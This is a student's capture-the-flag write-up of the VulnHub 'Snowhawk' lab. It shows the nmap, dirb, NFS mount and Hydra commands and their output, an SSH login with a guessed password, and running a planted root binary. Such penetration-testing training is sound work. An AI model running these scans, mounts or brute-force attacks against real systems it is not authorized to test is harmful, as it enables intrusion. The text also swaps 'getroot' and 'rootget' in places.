VULNHUB CHALLENGE: SNOWHAWK

WRITTEN BY LUKE KEOGH

Contents

Introduction

I'll be attacking from a standard Kali Linux virtual machine with the IP of 10.8.0.99. My approach is to enumerate and explore multiple ways of obtaining root level access of the machine. A brief outline of how I obtained the root flag will be shown in the section 'Obtaining Root Flag Summary' while all other attempts and a more in-depth explanation of each step from the summary will be shown in the 'Enumeration and Exploring Possible Attack Vectors'. My summation of thoughts on the attack process of this machine will be outlined in the 'Conclusion' section while any outside help that I sought during the attack will be referenced in the 'Reference' section. Also, for the purpose of authentication I'll be running the below command in each screenshot:
Command: echo Luke Keogh – 19095587

Obtaining Root Flag Summary

Summarised below are the steps needed to obtain the root flag. However, for a more indepth explanation along with screenshots, please see the Enumeration and Exploring Attack Vectors section below.

1. Find the IP using nmap
2. Identify the open ports and services using nmap
3. Looking for mountable directories via NFS
4. Mounting the prator directory
5. After finding the getroot file, login to ssh by trying to brute force the password
6. Run the getroot file and view the root flag

Scanning

First was a quick nmap scan to find the target's IP.

Command: nmap -Pn -sS -v -open --top-ports 10 192.168.2.0/24

```
Nmap scan report for 192.168.2.155
Host is up (0.015s latency).
Not shown: 5 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Initiating SYN Stealth Scan at 21:46
Scanning 52 hosts [10 ports/host]

zsh: suspended  nmap -Pn -sS -v -open --top-ports 10 192.168.2.0/24

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 1 finding the target IP

After obtaining the target's IP of 192.168.2.155 I performed 2 nmap scans. The first is to find some basic open ports first, allowing me to explore those ports and services while my second nmap scan goes deeper in exploring more ports and gathers more information on the services being run on the target. I also run another command that turns the .xml files into .html files so that I can open the results in a browser allowing me a nicer interface to quickly learn about the target

Command: nmap -Pn -sS -v -open --top-ports 10 192.168.2.155 -oX /home/kali/Desktop/quickscan.xml

Command: nmap -Pn -sS -A --open -p- 192.168.2.155 -oX /home/kali/Desktop/longscan.xml

Command: xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

Command: xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

```
┌──(root💀 kali)-[~]
└─# nmap -Pn -sS -v -open --top-ports 10 192.168.2.155 -oX /home/kali/Desktop/quickscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-19 21:47 EDT
Initiating Parallel DNS resolution of 1 host. at 21:47
Completed Parallel DNS resolution of 1 host. at 21:48, 5.51s elapsed
Initiating SYN Stealth Scan at 21:48
Scanning 192.168.2.155 [10 ports]
Discovered open port 22/tcp on 192.168.2.155
Discovered open port 21/tcp on 192.168.2.155
Discovered open port 445/tcp on 192.168.2.155
Discovered open port 80/tcp on 192.168.2.155
Discovered open port 139/tcp on 192.168.2.155
Completed SYN Stealth Scan at 21:48, 0.05s elapsed (10 total ports)
Nmap scan report for 192.168.2.155
Host is up (0.019s latency).
Not shown: 5 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.66 seconds
           Raw packets sent: 10 (440B) | Rcvd: 10 (420B)

┌──(root💀 kali)-[~]
└─# xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 2 quick nmap scan of target

```
Network Distance: 2 hops

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: SNOWHAWK, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: -45d17h03m53s
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE (using port 445/tcp)
HOP RTT      ADDRESS
1   10.22 ms 10.8.0.1
2   9.63 ms  192.168.2.155

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.90 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 3 long nmap scan of target

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	vsftpd (before 2.0.8) or WU-FTPD		
	ftp-syst	STAT: FTP server status: Connected to 10.8.0.99 Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 900 Control connection is plain text Data connections will be plain text At session startup, client count was 2 vsFTPd 2.0.7 - secure, fast, stable End of status					
22	tcp	open	ssh	syn-ack	OpenSSH	5.1	protocol 2.0
	ssh-hostkey	1024 ee:cd:95:f4:32:78:6c:73:e6:83:ae:36:0e:52:c8:81 (DSA) 1024 91:e7:9b:57:94:15:a6:79:01:02:98:22:2d:1a:49:e4 (RSA)					
80	tcp	open	http	syn-ack	Apache httpd	2.2.10	(Linux/SUSE)
	http-robots.txt	1 disallowed entry /					
	http-favicon	Apache on Linux					
	http-title	Site doesn't have a title (text/html).					
	http-server-header	Apache/2.2.10 (Linux/SUSE)					
	http-methods	Potentially risky methods: TRACE					
111	tcp	open	rpcbind	syn-ack		2-4	RPC #100000
	rpcinfo	program version port/proto service 100000 2,3,4 111/tcp rpcbind 100000 2,3,4 111/udp rpcbind 100000 3,4 111/tcp6 rpcbind 100000 3,4 111/udp6 rpcbind 100003 2,3,4 2049/tcp nfs 100003 2,3,4 2049/udp nfs 100005 1,2,3 41304/tcp mountd 100005 1,2,3 47891/udp mountd 100021 1,3,4 34637/tcp nlockmgr 100021 1,3,4 35067/udp nlockmgr 100024 1 45269/tcp status 100024 1 53707/udp status					
139	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: CYRODIIL-FORTS
445	tcp	open	netbios-	syn-ack	Samba smbd	3.X -	workgroup: CYRODIIL-FORTS

Figure 4 output of long nmap scan pt.1

445	tcp	open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: CYRODIIL-FORTS
2049	tcp	open	nfs	syn-ack		2-4	RPC #100003
5801	tcp	open	vnc-http	syn-ack	TightVNC	1.2.9	resolution: 1024x788; VNC TCP port 5901
	http-title	Remote Desktop					
5901	tcp	open	vnc	syn-ack	VNC		protocol 3.7
	vnc-info	Protocol version: 3.7 Security types: None (1) Tight (16) Tight auth subtypes: None WARNING: Server does not require authentication					
34637	tcp	open	nlockmgr	syn-ack		1-4	RPC #100021
41304	tcp	open	mountd	syn-ack		1-3	RPC #100005
45269	tcp	open	status	syn-ack		1	RPC #100024

Remote Operating System Detection

- Used port: **21/tcp** (**open**)
- Used port: **1/tcp** (**closed**)
- Used port: **37221/udp** (**closed**)
- OS match: **Linux 2.6.18 (CentOS 5.4)** (95%)
- OS match: **Linux 2.6.18 - 2.6.26** (95%)
- OS match: **Linux 2.6.26** (95%)
- OS match: **Linux 2.6.26 - 2.6.27** (95%)
- OS match: **Linux 2.6.27** (95%)
- OS match: **Aastra RFP L32 IP DECT WAP** (95%)
- OS match: **Linux 2.6.13 - 2.6.20** (95%)
- OS match: **Linux 2.6.13 - 2.6.32** (95%)
- OS match: **Linux 2.6.15 - 2.6.28** (95%)
- OS match: **Linux 2.6.18** (95%)

- OS identified but the fingerprint was requested at scan time. **(click to expand)**

Host Script Output

Script Name	Output
smb-security-mode	account_used: guest authentication_level: user challenge_response: supported message_signing: disabled (dangerous, but default)
nbstat	NetBIOS name: SNOWHAWK, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
clock-skew	-45d17h03m53s
smb2-time	Protocol negotiation failed (SMB2)

Figure 5 output from long nmap scan pt.2

Enumeration and Exploring Attack Vectors

I noticed nmap said it was able to login via ftp with the user ‘ftp’ so I tried the password as ‘ftp’ and I was able to login. This also revealed the hostname as ‘Snowhawk’

Command: ftp 192.168.2.155

```
┌──(root💀 kali)-[~]
└─# ftp 192.168.2.155
Connected to 192.168.2.155.
220 Welcome to Snowhawk
Name (192.168.2.155:kali): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> echo Luke Keogh - 19095587
?Invalid command
ftp>
```

Figure 6 logging into ftp as user 'ftp'

I found a file named robots.txt however after GET'ing it, there wasn't anything useful in it.
I then tried dirb against the IP and found another page 'nagios'
Command: dirb http://192.168.2.155 -N 403 -r

```
┌──(root💀 kali)-[~]
└─# dirb http://192.168.2.155 -N 403 -r

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Oct 19 21:59:58 2022
URL_BASE: http://192.168.2.155/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code → 403
OPTION: Not Recursive

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.2.155/ ----
+ http://192.168.2.155/favicon.ico (CODE:200|SIZE:302)
+ http://192.168.2.155/index.html (CODE:200|SIZE:44)
==> DIRECTORY: http://192.168.2.155/manual/
+ http://192.168.2.155/nagios (CODE:401|SIZE:1253)
+ http://192.168.2.155/robots.txt (CODE:200|SIZE:26)

-----------------
END_TIME: Wed Oct 19 22:01:03 2022
DOWNLOADED: 4612 - FOUND: 4

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 7 nagios page found

I tried accessing the site with the default admin details of U: nagiosadmin P: PASSW0RD however I got this server error:



Figure 8 error loggin into nagios admin

Source code mentioned this address for webmaster:

```
1
2
3     The server encountered an internal error and was
4     unable to complete your request. Either the server is
5     overloaded or there was an error in a CGI script.
6
7
8
9 </p>
0 <p>
1 If you think this is a server error, please contact
2 the <a href="mailto:root@Snowhawk">webmaster</a>.
3
```

Figure 9 nagios error source code

I then tried to see what the VNCviewer could see on port 5901 but it provided nothing obviously useful to me:

Command: vncviewer 192.168.2.155:5901



Figure 10 VNC remote desktop view

I then tried using Hydra against the VNC port 5901 but found no valid passwords.

Command: hydra -P /usr/share/wordlists/Metasploit/vnc_passwords.txt 192.168.2.155 -s 5901 -t 10 vnc -F

```
┌──(root💀 kali)-[/usr/share/wordlists/metasploit]
└─# hydra -P /usr/share/wordlists/metasploit/vnc_passwords.txt 192.168.2.155 -s 5901 -t 10 vnc -F          148 ✗ 7 ⚙
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these ***  ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-19 23:11:37
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking vnc://192.168.2.155:5901/
[STATUS] 2.00 tries/min, 2 tries in 00:01h, 1 to do in 00:01h, 1 active
[STATUS] 2.00 tries/min, 4 tries in 00:02h, 1 to do in 00:01h, 1 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-19 23:13:46

┌──(root💀 kali)-[/usr/share/wordlists/metasploit]
└─# echo Luke Keogh - 19095587                                                                                  7 ⚙
Luke Keogh - 19095587
```

Figure 11 hydra against VNC

I then had a look if there was anything I could mount and found the below directories

Command: showmount -e 192.168.2.155

```
┌──(root💀 kali)-[~]
└─# showmount -e 192.168.2.155
Export list for 192.168.2.155:
/home/prator     *
/srv/www/htdocs  *
/srv/www/cgi-bin *

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 12 finding mountable directories

I then mounted the /home/prator directory to see if there was any useful info or files inside.

Command: mount -t nfs 192.168.2.155:/home/prator /tmp/snowhawk

```
┌──(root💀 kali)-[/tmp/snowhawk]
└─# mount -t 192.168.2.155:/home/prator /tmp/snowhawk
mount: /tmp/snowhawk: can't find in /etc/fstab.

┌──(root💀 kali)-[/tmp/snowhawk]
└─# cd ~

┌──(root💀 kali)-[~]
└─# mount -t 192.168.2.155:/home/prator /tmp/snowhawk
mount: /tmp/snowhawk: can't find in /etc/fstab.

┌──(root💀 kali)-[~]
└─# mount -t nfs 192.168.2.155:/home/prator /tmp/snowhawk

┌──(root💀 kali)-[~]
└─# cd /tmp/snowhawk/

┌──(root💀 kali)-[/tmp/snowhawk]
└─# ls
bin  Documents  public_html  rootget  rootget.c

┌──(root💀 kali)-[/tmp/snowhawk]
└─# ls -la
total 84
drwxr-xr-x  7 1001 users  4096 Oct 25  2020 .
drwxrwxrwt 17 root root   4096 Oct 19 23:33 ..
-rw-------  1 1001 users   220 Oct 25  2020 .bash_history
-rw-r--r--  1 1001 users  1177 Oct  4  2020 .bashrc
drwxr-xr-x  2 1001 users  4096 Oct  4  2020 bin
drwxr-xr-x  2 1001 users  4096 Oct  4  2020 Documents
-rw-r--r--  1 1001 users  1637 Oct  4  2020 .emacs
drwxr-xr-x  2 1001 users  4096 Oct  4  2020 .fonts
-rw-r--r--  1 1001 users   861 Oct  4  2020 .inputrc
drwxr-xr-x  2 1001 users  4096 Oct  4  2020 .mozilla
-rw-r--r--  1 1001 users  1028 Oct  4  2020 .profile
drwxr-xr-x  2 1001 users  4096 Oct  4  2020 public_html
-rwxr-xr-x  1 1001 users 13600 Oct 25  2020 rootget
-rwxr-x---  1 1001 users  9783 Oct 25  2020 rootget.c
-rw-r--r--  1 1001 users  1940 Oct  4  2020 .xim.template
-rwxr-xr-x  1 1001 users  1446 Oct  4  2020 .xinitrc.template

┌──(root💀 kali)-[/tmp/snowhawk]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 13 mounting /home/prator

Checking inside /home/pretor I found a file named rootget however I'll need to login as a user to run this. I decided to try login to ssh using prator as a username and tried some standard passwords before using hydra.

Command: ssh prator@192.168.2.155

```
┌──(root💀 kali)-[~]
└─# ssh prator@192.168.2.155
Password:
Password:
Password:
Last login: Sun Oct 25 23:14:06 2020 from 10.8.0.26
Have a lot of fun...
prator@Snowhawk:~$ echo Luke Keogh - 19095587
Luke Keogh - 19095587
prator@Snowhawk:~$
```

Figure 14 logging in as prator

Turns out on my 4th attempt the password was the same as the username which let me login.

I was then able to run the getroot file and obtained root access.

Command: ./getroot

Command: whoami

```
prator@Snowhawk:~$ echo Luke Keogh - 19095587
Luke Keogh - 19095587
prator@Snowhawk:~$ ls -la
total 84
drwxr-xr-x 7 prator users  4096 2020-10-25 17:25 .
drwxr-xr-x 7 root   root   4096 2020-10-07 08:31 ..
-rw------- 1 prator users   220 2020-10-25 23:14 .bash_history
-rw-r--r-- 1 prator users  1177 2020-10-04 12:51 .bashrc
drwxr-xr-x 2 prator users  4096 2020-10-04 12:51 bin
drwxr-xr-x 2 prator users  4096 2020-10-04 12:51 Documents
-rw-r--r-- 1 prator users  1637 2020-10-04 12:51 .emacs
drwxr-xr-x 2 prator users  4096 2020-10-04 12:51 .fonts
-rw-r--r-- 1 prator users   861 2020-10-04 12:51 .inputrc
drwxr-xr-x 2 prator users  4096 2020-10-04 12:51 .mozilla
-rw-r--r-- 1 prator users  1028 2020-10-04 12:51 .profile
drwxr-xr-x 2 prator users  4096 2020-10-04 12:51 public_html
-rwxr-xr-x 1 prator users 13600 2020-10-25 17:25 rootget
-rwxr-x--- 1 prator users  9783 2020-10-25 17:25 rootget.c
-rw-r--r-- 1 prator users  1940 2020-10-04 12:51 .xim.template
-rwxr-xr-x 1 prator users  1446 2020-10-04 12:51 .xinitrc.template
prator@Snowhawk:~$ ./rootget
Snowhawk:~$ ls
.bash_history  bin        .emacs  .inputrc  .profile     rootget    .xim.template
.bashrc        Documents  .fonts  .mozilla  public_html  rootget.c  .xinitrc.template
Snowhawk:~$ whoami
root
```

Figure 15 obtaining root privileges

Conclusion

I got lucky with being able to bruteforce the SSH password but before the basic testing I would have moved onto using Hydra and trying that way. Overall, a fun challenge.

References

- hydra command man page | ManKier. (n.d.). Www.mankier.com. https://www.mankier.com/1/hydra